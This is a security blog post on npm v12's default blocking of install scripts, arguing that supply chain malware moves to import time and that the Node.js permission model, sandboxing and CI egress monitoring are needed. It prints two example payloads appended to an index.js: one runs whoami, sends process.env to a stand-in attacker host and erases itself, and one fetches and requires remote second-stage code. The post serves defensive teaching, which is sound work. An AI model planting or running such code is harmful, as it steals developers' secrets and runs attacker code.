Blocking Install Scripts Is Not a Silver Bullet

npm v12 finally turns off automatic install scripts. That closes one door and leaves another wide open.
I have spent years on the security side of the Node.js ecosystem, more recently as the primary contact for the OpenJS Foundation CNA, and now as the Node.js AI Security Engineer in Residence, a role supported by Alpha-Omega. Almost all of that work comes down to one question: can you trust the code you install? So I will say this plainly. npm v12 is a change I have wanted for years, and on its own it is not going to save you.
The upcoming breaking changes for npm v12, announced on June 9, 2026 and estimated to ship around July, flip several install-time behaviors from "happens automatically" to "you explicitly opt in." That removes a class of attacks that has done real damage over the past year. The applause is deserved.
But a defense that closes one door tells attackers exactly which door to try next. And the next one was already open before npm v12 shipped. This post celebrates what is coming, walks through how lifecycle scripts have been weaponized in the recent wave of supply chain attacks, and then looks at the part that is easy to miss: once you take away install-time execution, malicious code simply moves to load time. That shift is why the Node.js permission model, and broader sandboxing, is the layer that actually constrains behavior, both on your developer machine and in CI.
First, the good news: what npm v12 actually changes
npm v12 moves several historically permissive defaults to an explicit approval model. Three changes stand out:
allowScriptsdefaults to off.npm installwill no longer run a dependency'spreinstall,install, orpostinstallscripts unless you have explicitly allowed that package. Crucially, this also covers the implicitnode-gyp rebuildthat npm runs for any package shipping abinding.gyp, even when there is no explicit install script. You review what would run withnpm approve-scripts --allow-scripts-pending, approve the ones you trust, and the resulting allowlist is written topackage.jsonand should be committed.--allow-gitdefaults tonone. Git dependencies, direct or transitive, will not resolve unless allowed. This closes a code-execution path where a Git dependency's.npmrccould override the Git executable, a route that worked even with--ignore-scripts.--allow-remotedefaults tonone. Dependencies from remote URLs, such as HTTPS tarballs, will not resolve unless explicitly allowed.
These are excellent defaults, and npm is not alone here. pnpm disabled automatic execution of dependency postinstall scripts back in v10. The ecosystem is converging on a simple instinct: do not run untrusted code just because you downloaded it. That instinct is correct.
So why the cautionary framing? Because "do not auto-run install scripts" defends a specific moment in the timeline. Attackers have already started stepping around it.
Why lifecycle scripts became the favorite vector
Lifecycle hooks (preinstall, install, postinstall) are such a prized target for one reason: they run automatically, with the installing user's privileges, before anyone has looked at a line of code. That includes transitive dependencies you never directly chose, on every developer machine and CI runner that resolves the tree. The last year made that painfully concrete:
- The "qix" / chalk + debug compromise (Sep 8, 2025). A phishing campaign against a maintainer, via a fake
npmjs.helpdomain, led to malicious versions of around 18 packages, includingchalk,debug,ansi-styles, andstrip-ansi, together representing around 2.6 billion weekly downloads. The payload was a crypto-clipper that hijacked wallet transactions across multiple chains. (Splunk analysis) - s1ngularity / Nx (late Aug 2025). Attackers exploited a vulnerable GitHub Actions workflow to steal an npm publishing token, then pushed malicious Nx packages during a short window, focused on credential exfiltration. (Sonatype)
- Shai-Hulud (Sep 2025). The first genuinely wormable npm malware, more than 500 packages, whose core propagation mechanism was malicious post-install scripts. On install it harvested system info, environment variables, and tokens (npm, GitHub, AWS, GCP), ran secret scanners like TruffleHog, exfiltrated to attacker-controlled GitHub repos, and self-propagated by poisoning other packages. (Unit 42, StepSecurity)
- Shai-Hulud 2.0 (Nov 24, 2025). A follow-up wave, for example posthog-js, that ran its credential-harvesting payload during the pre-install phase. (GitLab advisory)
What makes the "silver bullet" framing dangerous is the timing. As pressure to block postinstall grew, attackers adapted faster than the defaults shipped:
- Miasma (first seen Jun 4, 2026). Instead of declaring a
postinstall, it ships a preconfiguredbinding.gypso that npm's implicitnode-gyp rebuildexecutes the malicious logic. Same outcome, different trigger. It steals GitHub, npm, AWS, GCP, and Azure credentials plus local environment data across around 57 packages. (OX Security) - IronWorm. Hides its payload in binary executables triggered by a
postinstallscript across 36 packages, sidestepping JavaScript-focused scanners. (OX Security)
The binding.gyp trick is exactly why npm v12 blocking the implicit node-gyp rebuild matters. The defaults were designed with this adaptation in mind. But it is also the perfect illustration of the dynamic: close one trigger, attackers find the next one. And the next trigger does not need an install hook at all.
What npm install actually does, and what it does not
Before we talk about where malware goes next, it helps to be precise about what install touches. This is one of the most misunderstood parts of Node.js security, so it is worth slowing down.
npm install resolves the dependency tree, downloads and unpacks tarballs into node_modules, links bins, and runs lifecycle scripts. What it does not do is require() your dependencies. The module code of a package, its index.js and friends, never executes during install.

npm v12's allowScripts-off change neutralizes the red boxes above by default. But notice the bottom of the diagram: the module body still runs. Later, at runtime, the first time your application imports the package. That is where the vector moves.
This is the distinction that matters most. npm v12 removes a trigger, not a capability. A compromised dependency may no longer execute code during installation, but it can still execute code when your application imports it. For any dependency that is actually pulling its weight in production, that is not a question of whether it runs, only when.
The shift: from install-time to execution-time
If a postinstall hook is no longer a reliable trigger, an attacker just puts the payload where it will run anyway: in the module body, as a top-level side effect. One natural shape is an Immediately Invoked Function Expression (IIFE) at the top of an entry file, though any top-level statement does the job just as well.
And here is the uncomfortable part: this is not Node.js failing to protect you. It is Node.js doing exactly what it documents. The Node.js threat model draws a hard line between code and data. Inputs are untrusted, and it is the application's job to validate them, "e.g. the input to JSON.parse()." The code you ask Node to run is trusted by default. In the project's own words, that code, "including JavaScript, WASM and native code, even if said code is dynamically loaded, e.g., all dependencies installed from the npm registry ... inherits all the privileges of the execution user." The model is explicit about the consequence: "Code is trusted by Node.js. Therefore any scenario that requires a malicious third-party module cannot result in a vulnerability in Node.js."
That is worth pausing on, because it reframes the problem. A dependency executing arbitrary logic the instant you import it is not a bug. It is the contract. You already know to validate a file's contents or a network payload before trusting them. The default contract extends no such suspicion to the dependency code itself, even though that code arrives through the same supply chain as the data. That trusted-by-default assumption is precisely what the permission model lets you revisit.
Why top-level code is so attractive to an attacker:
- It fires on import, with zero ceremony. The moment your app does
require('some-pkg')orimport 'some-pkg', the module body executes, and an IIFE runs immediately. No lifecycle hook, nobinding.gyp, no install-time anything. - It is universal JavaScript behavior. This is not an npm quirk. Top-level code executing on load is how modules work in Node and in the browser. The same trick that runs on
requireruns when a bundled script is loaded in a page. - The injection is trivial. An attacker does not need to restructure a package. They can append a few lines to the bottom of any existing
.jsfile that is already part of the import graph. No new files, no manifest changes, minimal diff.
Here is a deliberately simple version of the kind of payload that gets appended to a file in a compromised package:
// --- appended to the bottom of an otherwise-normal index.js ---
(async () => {
  try {
    const cp = require("node:child_process");
    const https = require("node:https");
    const fs = require("node:fs");

    // 1) Shell out to fingerprint the host (the same access could fetch and run a second-stage binary)
    const whoami = cp.execSync("whoami").toString().trim();

    // 2) Scrape secrets that happen to be sitting in the environment
    const loot = JSON.stringify({ whoami, env: process.env });

    // 3) Ship it off-box
    const req = https.request({
      hostname: "collector.attacker.example", // reserved, non-routable
      path: "/x",
      method: "POST",
      headers: { "content-type": "application/json" },
    });
    req.write(loot);
    req.end();

    // 4) Tidy up: remove the appended payload so the file looks clean again
    const self = fs.readFileSync(__filename, "utf8");
    fs.writeFileSync(__filename, self.split("// --- appended")[0]);
  } catch (_) {
    /* fail silently so the host app keeps working */
  }
})();
Four moves: fingerprint, harvest, exfiltrate, self-clean. Every one of them is well-trodden, and that is the point. This is not sophisticated. It is cheap. None of it depends on a lifecycle script, so none of it is touched by npm v12's defaults. The package just has to be imported and used, which, for any dependency worth having, it will be. And nothing pins it to these four moves: the same child_process handle that runs whoami could just as easily drop and run a native binary, sidestepping scanners that only read JavaScript.
That example is deliberately self-contained: every move is visible right there in the package source. A more realistic payload hides almost all of it by not shipping the logic at all. A tiny loader fetches the real code from an attacker-controlled server at runtime and loads it like any other module:
// --- appended to the bottom of an otherwise-normal index.js ---
(async () => {
  try {
    const https = require("node:https");
    const fs = require("node:fs");
    const os = require("node:os");
    const path = require("node:path");

    // Pull the second stage from an attacker-controlled server at import time
    const code = await new Promise((resolve, reject) => {
      https
        .get("https://cdn.attacker.example/p.js", (res) => {
          let body = "";
          res.on("data", (chunk) => (body += chunk));
          res.on("end", () => resolve(body));
        })
        .on("error", reject);
    });

    // Drop it in a temp file and require it like any normal dependency
    const stage = path.join(os.tmpdir(), ".cache.js");
    fs.writeFileSync(stage, code);
    require(stage);
  } catch (_) {
    /* fail silently so the host app keeps working */
  }
})();
Now the published package is nearly empty: a handful of lines that fetch and require(). Nothing in the npm tarball looks malicious, because the malicious part never ships with it. It lives off-package, swappable at any time, served only when and to whom the attacker chooses, and invisible to any scanner that inspects only what npm published. The import is still the trigger. The payload just shows up afterward.
This is, in the end, a backdoor delivered through the supply chain, quietly granting an outside party command execution, secret access, and an exfiltration channel inside your trust boundary. For the broader taxonomy of how backdoors get planted and persist, see an earlier piece I wrote on the topic.
Run that under a normal node app.js and every capability the payload reaches for is already granted, because your process holds them all:

Without the permission model: the dependency inherits your process's full authority.
So if blocking install scripts cannot stop this, what can? The honest answer is that you stop trying to prevent the code from running and start constraining what running code is allowed to do.
The Node.js permission model: constraining behavior at runtime
The permission model does not decide whether code runs. It constrains what running code is allowed to do. You enable it with --permission on the node binary, and then individual capabilities are denied unless you grant them:
# No permission model: the dependency inherits all of your process's authority
node app.js

# Permission model on: capabilities are denied unless explicitly granted
node --permission \
  --allow-fs-read=/app \
  --allow-net=api.mycompany.com \
  app.js
Picture our IIFE running under the second command. The IIFE still runs. The model never stops top-level code from executing. But each thing it tries to do hits a wall:
whoamiviachild_processis denied without--allow-child-process. A large class of malware shells out, and this kills it.- The exfiltration POST is denied without
--allow-net. The stolen data has nowhere to go, and the remote-loader variant is stopped even earlier: without--allow-netit cannot fetch its second stage in the first place. - The self-delete via
fs.writeFileis denied without--allow-fs-writefor that path. The cleanup fails, leaving evidence.

With the permission model: the same payload runs, but every capability it reaches for is denied.
And the honest caveat that keeps the "not a silver bullet" theme consistent all the way down: process.env access is not gated. There is no --allow-env. The read itself succeeds. What saves you is that with network and child processes denied, the harvested secrets cannot leave the process. The permission model is a powerful blast-radius reducer, not a magic isolation layer, and you have to understand exactly which capabilities it covers (filesystem, child processes, workers, native addons, FFI, WASI, and network) versus what it does not (reading env vars, in-process tampering such as monkeypatching your app's own fetch). One nuance worth knowing: the model itself and the filesystem flags have been stable since Node.js 22.13 and 23.5, but network permission arrived later, through --allow-net added in Node.js 25.0.0, and is still under active development rather than fully stable.
A few more things worth knowing before you lean on it:
- Node does not consider it a security boundary. This is the caveat that matters most. Node's own security policy states that the permission model is "designed to reduce the blast radius of mistakes in trusted application code, not to act as a security boundary against intentional misuse or a compromised process." It raises the cost of a hostile dependency and shrinks what it can reach, but the project does not promise it will stop a determined attacker. Lean on it as defense-in-depth, not as the wall.
- It is process-global, not per-package. Grants apply to the whole process. There is no "this one dependency may read files but the rest may not." It shrinks total authority rather than isolating the bad actor from your app's own grants.
- It is still young and has had bypasses. Through 2025 and 2026 there have been real CVEs against it: Unix-domain-socket connections slipping past
--allow-net(CVE-2026-21636), and crafted symlinks escaping--allow-fs-read/--allow-fs-write(CVE-2025-55130). Treat it as defense-in-depth, keep Node patched, and do not assume the boundary is airtight.
Even with those caveats, turning it on meaningfully raises the cost of the runtime payload, which install-script blocking does nothing about.
Push it further: sandbox the environment, not just the process
The deeper goal is a constrained environment where both the install and the code run, so that whatever executes, install hook or imported IIFE, is bounded by something stronger than trust. The permission model is the in-process layer, and in-process is its ceiling. Node treats neither it nor V8's own internal sandbox as a security boundary: the V8 sandbox is "an in-process isolation mechanism internal to V8 that is not a Node.js security boundary," and escaping it is not even counted as a Node.js vulnerability. Anything sharing your process can, in principle, reach anything the process can. The stronger guarantees live outside it, and you can stack them:
- OS-level confinement. Run installs and builds in containers with no egress, a read-only filesystem, and dropped Linux capabilities. Tighten further with seccomp / AppArmor / SELinux profiles, and for untrusted code, stronger isolation via gVisor or microVMs (Firecracker, Kata).
- Network egress allowlisting. Default-deny outbound, allow only the registries and endpoints you actually need. Exfiltration dies at the network boundary even if every other control fails.
The pattern is always the same: assume the code is hostile, and make the environment, not your goodwill, decide what it can reach.
The same story plays out in CI
None of this is limited to your developer machine. A GitHub Actions job does exactly what your local environment does. It installs, requires, and runs your dependency graph, except the runner usually holds more dangerous things: cloud OIDC tokens, registry publish tokens, signing keys, and access to your build artifacts. That is precisely why the worms above prized CI. The Node permission model applies the same way inside a workflow step, so running your app and tests with --permission and a tight grant set carries over directly.
CI also gives you a runner-level vantage point the in-process permission model cannot provide. StepSecurity Harden-Runner acts like an EDR for GitHub Actions runners. It monitors network egress, file integrity, and process activity, builds a baseline per job, and can move from audit to block on outbound traffic via a domain allowlist. It has caught real incidents in the wild, including the tj-actions/changed-files compromise, a Shai-Hulud variant inside a CNCF project, and a compromised axios dropping a RAT.
# .github/workflows/ci.yml (first step in each job)
steps:
  - name: Harden Runner
    uses: step-security/harden-runner@v2  # pin to a full SHA in practice
    with:
      egress-policy: audit   # start in audit, then move to block + allowed-endpoints
Layer it: allowScripts off (no install-time execution), --permission for your Node steps (no runtime capability abuse), and egress monitoring at the runner (no exfiltration, plus detection). An attacker now has to beat all three at the most secret-rich point in your pipeline.
What to do before npm v12 lands
npm v12 is estimated to ship around July 2026, and it is a breaking change. A few concrete steps will save you a surprise on upgrade day:
- Expect native addons to need approval. Any package that runs a build or fetches a binary at install time stops doing so by default. That covers two cases npm v12 now blocks: an explicit install script (common native modules like
bcrypt,canvas, andbetter-sqlite3use one to fetch a prebuilt binary or fall back tonode-gyp rebuild), and the implicitnode-gyp rebuildthat npm fires for a package shipping abinding.gypwith no script of its own. The first install after upgrading will leave these unbuilt until you approve them. (Note that some popular addons, like modernsharp, sidestep this entirely by shipping prebuilt platform packages as regular optional dependencies, so they are unaffected.) - Run
npm approve-scriptsdeliberately, once. Review what wants to execute, approve only the packages you actually trust, and commit the resulting allowlist inpackage.jsonso the decision is reviewed in a pull request and shared across the team, rather than re-made ad hoc on every machine. - Audit Git and remote dependencies now. With
--allow-gitand--allow-remotedefaulting tonone, any dependency resolved from a Git URL or a remote tarball will stop resolving until allowed. Find them before CI does. - Turn on the permission model where it counts. Start by running your test suite and your CI Node steps with
--permissionand an explicit grant set. You will learn quickly which capabilities your app genuinely needs, and you will have a runtime boundary in place for the day a dependency turns hostile. - Add egress controls to CI. Drop Harden-Runner (or an equivalent) into your workflows in
auditmode, learn the baseline, then move toblock.
None of these are large projects. They are an afternoon, and they convert npm v12 from "a thing that broke my build" into "the first layer of a real defense."
The bigger picture
npm v12 is genuinely worth celebrating. It removes a class of attacks that has done real damage, and it was designed with attacker adaptation, like the binding.gyp trick, in mind. Upgrade, run npm approve-scripts, commit your allowlist, and enjoy a quieter install.
Just do not mistake it for the finish line. Blocking install scripts closes the install-time door. The execution-time door, a top-level IIFE that runs the instant you import a package, stays wide open until you constrain what running code may do. That is the job of the Node.js permission model, and beyond it, real sandboxing and egress control, applied the same way on your developer machine and in CI.
Supply chain security has always been a moving target. We have spent the last year watching this play out package by package, and the lesson is not that any one control failed. It is that no single control was ever going to be enough. npm v12 raises the floor for everyone. What you build on top of it is still up to you.
Defense in depth, not a single silver bullet.
References
- Upcoming breaking changes for npm v12, GitHub Changelog
- pnpm, Mitigating supply chain attacks
- Splunk, Defending Against npm Supply Chain Attacks
- Unit 42, Self-Replicating Worm in the npm Ecosystem (Shai-Hulud)
- StepSecurity, ctrl/tinycolor and 40+ npm Packages Compromised (Shai-Hulud)
- GitLab Advisory, posthog-js (Shai-Hulud 2.0)
- Sonatype, Ongoing npm Software Supply Chain Attack
- OX Security, Miasma Supply Chain Attack Is Back on npm
- OX Security, IronWorm Supply Chain Malware Hits npm
- Node.js, December 2025 Security Releases (CVE-2026-21636, CVE-2025-55130)
- Node.js Permission Model documentation
- Node.js CLI documentation, --allow-net
- The Node.js threat model
- StepSecurity Harden-Runner
- Ulises Gascón, What is a backdoor?